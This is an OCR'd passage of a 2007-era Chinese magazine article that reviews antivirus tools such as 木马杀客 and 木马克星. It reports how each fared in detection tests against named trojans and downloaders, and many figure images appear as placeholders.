


图33　卡巴斯基

游！而卡巴则因为“来头”不小，资源耗费上也相较较大！所以，这一轮，国产的江民、瑞星和国外的NOD32胜出！




图34　NOD 32

## 六、不是结尾

2007，随着几大杀病毒软件巨头的“躁动”，属于其他杀软的2007之春也徐徐到来！

### 1.木马杀客

不久前刚刚传出木马杀客依靠文件名来查杀病毒，当笔者再次到华军软件园搜索“木马杀客”四个字时，居然提示“本站有可能没有收集你查找的软件”，看来此软件已经被华军给封杀了！




图35

> 华军软件园是一家对网络嗅觉非常敏感的知名下载门户网站。从去年的迅雷盗链，到现在出现的“木马杀客”频爆冷料，华军都在相关页面表明了自己的立场！对迅雷，是删除相关下载链接，而推荐使用Flashget下载，对于木马杀客，则是直接删除木马杀客的所有版本，禁止下载！

因为华军软件园已经不提供木马杀客的下载了，所以笔者只好到天空软件园去淘宝！木马杀客也推出了杀客2007，界面上部分模仿瑞星2007，可是随便拿了个被其它杀毒软件视为眼中钉的顶狐3.1来测试，木马杀客竟然没有报毒（图36）！




图36

再掏出2006年的啊拉QQ大盗国庆节版（10.1）来测试杀客的查杀能力，结果令人大跌眼镜！同样不报毒（图37）！笔者突然怀疑杀客存在的意义了！它仿佛对木马是一位十足的看客，而非一位杀客！




图37

最后笔者拿来“特南克斯下载者”，木马杀客终于可以报毒了！为了验证传言中的“文件名查毒”是否属实，笔者将“特南克斯下载者.exe”改为“xiaolong.exe”同样可以被查杀，看来杀客并不是流传的那样，简单的按照文件名来查杀！不过木马杀客的查杀能力还是让人非常失望，随便拿出的三种木马病毒，结果仅仅能查出一例！实在是使人心寒呀！

### 2.木马克星

笔者首先使用“克星”来查杀花蝴蝶，结果居然提示“文件名字和木马名字重复，但不是木马”。难道“木马克星”也想做“杀客”第二，用名字来判断是否木马？想想，让人不寒而栗（图38）！

而面对RAR二次压缩的木马基本无法查杀，如图39。

然后，笔者用了一款顶狐下载者3.1（被杀版）来测试木马克星的查杀能力，结果根本不报毒（图40）！这款顶狐下载

者是在2006年上半年就被推出，且一致被几大杀毒软件报毒和查杀的！木马克星对它完全不认识，看来下载包才两2MB的木马克星的病毒库还是值得“商榷”的！





图38





图39

